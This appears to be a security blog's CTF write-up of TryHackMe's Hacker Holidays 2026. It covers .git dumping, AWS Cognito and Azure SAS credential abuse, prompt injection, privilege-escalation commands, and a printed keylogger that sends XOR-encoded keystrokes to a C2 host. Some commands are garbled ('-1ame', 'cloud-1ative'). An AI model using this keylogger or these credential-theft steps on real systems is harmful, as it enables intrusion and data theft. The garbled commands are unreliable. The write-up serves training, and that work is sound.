Listen to this Post
Introduction

The Hacker Holidays 2026 CTF, hosted by TryHackMe from July 27 to August 9, 2026, presented a 14-day cybersecurity challenge themed around “The Byte Lotus”—a five-star resort with a zero-star security posture. This story-driven event covered the full spectrum of offensive security: OSINT, web hacking, API hacking, AI security applications, digital forensics, and Boot2Root privilege escalation. Designed to be accessible for beginners while progressively increasing in difficulty, the challenge awarded over $50,000 in prizes and demonstrated how seemingly isolated vulnerabilities can be chained together for complete system compromise. This article provides a technical deep-dive into the attack chains, exploited vulnerabilities, and defensive countermeasures that security professionals must understand to protect modern cloud-1ative environments.
Learning Objectives
- Understand and exploit common cloud misconfigurations, including AWS Cognito identity pools and Azure storage-to-key-vault attack chains
- Master web application penetration testing techniques, including exposed `.git` repository exploitation, YAML deserialization, NoSQL injection, and Server-Side Template Injection (SSTI)
- Develop digital forensics skills using Wireshark for C2 traffic analysis and Windows WMI persistence detection
- Identify privilege escalation pathways including Zip Slip to RCE, command injection via role hopping, and Node.js debugger abuse
You Should Know
- OSINT and Social Media Hashing: The Gravatar Pivot
The “Overheard at Breakfast” OSINT challenge demonstrated how publicly available information can be transformed into actionable intelligence. The scenario presented a screenshot of a conversation between two characters—”Ponzi” and “Lambo”—with the critical clue buried in plain text: an email address, [email protected].
The challenge category—”Social Media Hashing”—pointed to Gravatar, a service that turns an email address into a public profile via a hash of the email. Gravatar profile URLs follow the pattern https://gravatar.com/<hash-of-email>, historically using MD5 but now utilizing SHA-256 of the lowercased, whitespace-trimmed email address.
Python script to generate Gravatar hashes:
import hashlib

email = "[email protected]".strip().lower()

print("MD5:", hashlib.md5(email.encode()).hexdigest())
print("SHA256:", hashlib.sha256(email.encode()).hexdigest())
Key OSINT tools and techniques:
- Reverse Image Search: Google Images, TinEye, Yandex
- Social Media Reconnaissance: Cross-platform username correlation
- WHOIS Lookups: Domain registration intelligence
- WiGLE: Wireless network mapping
- ExifTool: Metadata extraction from images
The lesson is clear: in modern reconnaissance, the most valuable intelligence often comes from connecting seemingly innocuous breadcrumbs.
2. Web Enumeration and Exposed `.git` Repositories
Day 2’s “Room 404” challenge illustrated a common but critical web misconfiguration: exposed version control history. The target ran a web service on port 8080 with a hidden `.git` folder publicly accessible.
Step-by-step enumeration workflow:
Step 1 — Service Discovery:
nmap -sV -p- <MACHINE_IP>
This confirmed port 8080 running a web server.
Step 2 — Directory Brute-Forcing:
dirsearch -u http://<MACHINE_IP>:8080/ -e php,txt,html,js
The scan revealed `/.git/` responding with a 200 OK status.
Step 3 — Repository Extraction:
git-dumper http://<MACHINE_IP>:8080/.git ./dump
This tool downloads and reconstructs the entire Git repository locally.
Step 4 — History Analysis:
git log --all --oneline
git reflog --all
In this case, the flag was not hidden in deleted commits but was discovered through a simple directory listing of the downloaded repository.
Why this matters: When developers deploy code by copying their entire project folder to a server (instead of using a proper build/deploy pipeline), the hidden `.git` folder—containing the entire history of every code change—often gets copied as well. If the web server doesn’t explicitly block access to dotfiles, this becomes a goldmine for attackers. The `Server` header identifying Werkzeug/Python (Flask) provided additional context, as development servers are commonly deployed without production hardening.
- Cloud Misconfiguration: AWS Cognito and Azure Attack Chains
The “Complimentary” and “CryptoCabana” challenges demonstrated real-world cloud security failures. The “Complimentary” room presented a wellness application that issued temporary AWS credentials to unauthenticated guests via Amazon Cognito Identity Pools.
AWS Cognito exploitation step-by-step:
Step 1 — Identify Cognito endpoints:
gobuster dir -u https://target-app.com -w /usr/share/wordlists/dirb/common.txt -x js,json
Step 2 — Intercept Cognito calls in Burp Suite:
– Capture the `GetId` and `GetCredentialsForIdentity` API calls
– Look for the `IdentityPoolId` in the request body
Step 3 — Extract temporary AWS credentials from the response:
{
"Credentials": {
"AccessKeyId": "AKIA...",
"SecretKey": "...",
"SessionToken": "..."
}
}
Step 4 — Configure AWS CLI with stolen credentials:
aws configure set aws_access_key_id AKIA...
aws configure set aws_secret_access_key ...
aws configure set aws_session_token ...
Step 5 — Enumerate accessible AWS services:
aws dynamodb list-tables --region us-east-1
aws s3 ls
The Azure variant (CryptoCabana): The application exposed an Azure Storage SAS token directly in client-side JavaScript:
const STORAGE_ACCOUNT = "cryptocabanaf5scjagc";
const BACKUPS_CONTAINER = "backups";
const BACKUP_SAS = "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z&st=2024-01-01T00:00:00Z&spr=https&sig=...";
The SAS token granted `read` and `list` permissions (sp=rl). By enumerating the storage account, the attacker discovered a hidden `vault` container containing a service account JSON file with Azure Key Vault credentials:
{
"client_id": "...",
"client_secret": "...",
"tenant_id": "...",
"key_vault_name": "ccabana-kv-f5scjagc",
"key_vault_uri": "..."
}
This complete attack chain—from client-side exposure to service principal compromise—demonstrates the cascading failures that occur when cloud resources are misconfigured.
4. API Hacking: SSRF, IDOR, and Endpoint Abuse
API vulnerabilities featured prominently throughout the challenge. Server-Side Request Forgery (SSRF) was exploited through a vulnerable `/fetch?url=` endpoint, allowing attackers to pivot internally and retrieve temporary IAM credentials. Insecure Direct Object Reference (IDOR) vulnerabilities enabled unauthorized data access by manipulating object identifiers in background API requests.
Common API attack vectors demonstrated:
- Hidden API parameters: Unintentionally exposed endpoints providing additional attack surface
- Endpoint enumeration: Discovering undocumented API routes such as `/api/settings`
– Mass assignment: Bypassing subscription controls via parameter manipulation - Command injection: Exploiting Node.js `eval` injection in API handlers
Defensive recommendations:
- Implement proper authentication and authorization for all API endpoints
- Validate and sanitize all user-supplied input
- Restrict API endpoints using allowlists
- Conduct regular API security assessments
5. AI Security: Prompt Injection and LLM Exploitation
The AI Security component of Hacker Holidays addressed the emerging threat landscape of large language model (LLM) vulnerabilities. Challenges like “Evil-GPT” focused on prompt injection attacks, while “LLMborghini” involved manipulating an AI-powered calendar assistant through DAN (Do Anything Now) prompt techniques.
Key AI security concepts covered:
- Prompt injection: Crafting malicious inputs that override system instructions
- Context manipulation: Exploiting how AI systems process and prioritize contextual information
- Tool-based AI exploitation: Abusing AI assistants equipped with system-level tools
The “ContAInment” challenge presented an AI security IR assistant with integrated tools that could be triggered from prompt context. This represents a critical attack vector: when AI systems have access to system tools, prompt injection can lead to unauthorized actions.
Defensive strategies:
- Implement strict input validation and sanitization for AI prompts
- Use principle of least privilege for AI tool access
- Monitor AI interactions for suspicious patterns
- Regularly audit AI system outputs for security violations
- Digital Forensics: C2 Traffic Analysis and Malware Reverse Engineering
The “Packed Light” forensic challenge required analyzing a network traffic capture (.pcapng) to discover a covert command-and-control (C2) channel. The clues pointed to suspicious traffic patterns: packets sent to port 8080 at regular intervals with data concealed in HTTP headers.
Wireshark analysis workflow:
Step 1 — Apply display filter:
http && tcp.port == 8080
Step 2 — Follow HTTP stream:
Right-click on a packet → Follow → HTTP Stream
Step 3 — Extract malware source code:
The HTTP response revealed the actual malware script:
import requests
import base64
from pynput import keyboard

C2_URL = "http://byte-lotus-hotel.thm:8080/"

def getkey():
p1 = "H0t3lSt@ff0Nly"
p2 = "K3epS3cr3t!"
return p1 + p2

def xor(data: bytes, key: bytes) -> bytes:
return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))

def sendltr(character):
raw_bytes = character.encode('utf-8')
encrypted = xor(raw_bytes, getkey().encode('utf-8'))
b64_string = base64.b64encode(encrypted).decode('utf-8')
headers = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) ByteLotusClient/1.1",
"Cookie": f"hotel_sess_state={b64_string}"
}
try:
requests.get(C2_URL, headers=headers, timeout=0.5)
except:
pass
This keylogger-style malware used XOR encryption with a hardcoded key followed by base64 encoding, exfiltrating keystrokes via HTTP Cookie headers.
Forensic tools referenced:
- Wireshark: Network traffic analysis
- Volatility: Memory forensics
- Velociraptor: DFIR investigations
- KAPE Forensics: Windows artifact collection
7. Boot2Root and Privilege Escalation
The Boot2Root component of Hacker Holidays covered the complete attack lifecycle: reconnaissance → exploitation → privilege escalation → flag capture. Techniques included:
- Local File Inclusion (LFI): Reading sensitive system files
- SSH private key discovery: Finding and using exposed SSH keys
- Sudo abuse: Exploiting misconfigured sudo permissions
- Cronjob privilege escalation: Abusing scheduled tasks
- PHP deserialization: Remote code execution via insecure deserialization
- Zip Slip to RCE: Arbitrary file write via path traversal in ZIP extraction
Privilege escalation checklist:
 Check sudo permissions
sudo -l

Find SUID binaries
find / -perm -4000 2>/dev/null

Check writable files and directories
find / -writable 2>/dev/null

Examine cron jobs
cat /etc/crontab
ls -la /etc/cron

Search for SSH keys
find / -1ame "id_rsa" 2>/dev/null
find / -1ame ".pem" 2>/dev/null
What Undercode Say
- Cloud security is the new perimeter. The AWS Cognito and Azure SAS token exposures demonstrate that cloud misconfigurations are now the primary entry point for attackers. Organizations must treat cloud identity and access management with the same rigor as traditional network security.
-
Defense in depth must include AI. Prompt injection and LLM manipulation represent a fundamentally new attack surface. Security teams need to develop AI-specific threat models and implement controls that address these emerging vectors.
-
The human element remains critical. The OSINT challenge proved that the most sophisticated technical controls can be bypassed by connecting publicly available information. Security awareness training must extend beyond phishing to include broader information disclosure risks.
-
Offensive skills enable better defense. Understanding how attackers chain vulnerabilities—from exposed `.git` repositories to cloud credential theft to privilege escalation—is essential for building effective defenses. The Hacker Holidays CTF demonstrated that isolated misconfigurations become catastrophic when combined.
-
Forensics provides the retrospective view. The ability to analyze network traffic, extract malware, and reconstruct attack chains is invaluable for incident response. Organizations should invest in DFIR capabilities and conduct regular tabletop exercises.
Prediction
-
+1 Cloud-1ative application security will become the dominant cybersecurity discipline over the next 3-5 years. The complexity of AWS, Azure, and GCP configurations will drive demand for specialized cloud security professionals who can identify and remediate misconfigurations before they are exploited.
-
+1 AI security will emerge as a dedicated subfield within cybersecurity, with formal frameworks, certification programs, and specialized tools for detecting and mitigating LLM vulnerabilities.
-
+1 CTF platforms like TryHackMe will increasingly incorporate real-world cloud and AI scenarios, bridging the gap between theoretical knowledge and practical application.
-
-1 The proliferation of AI-powered tools will lower the barrier to entry for attackers, enabling less-skilled threat actors to execute sophisticated attacks through prompt engineering and automated exploit generation.
-
-1 Organizations that fail to address cloud misconfigurations and AI security risks will face increased breach frequency and severity. The attack chains demonstrated in Hacker Holidays—exposed credentials → cloud enumeration → data exfiltration—will become standard attack patterns.
-
+1 The integration of offensive security training into mainstream cybersecurity education will accelerate, producing a new generation of security professionals who think like attackers and build more resilient systems.
▶️ Related Video (74% Match):
https://www.youtube.com/watch?v=-6vUxb-t4Rg
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e8U9jRrp – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


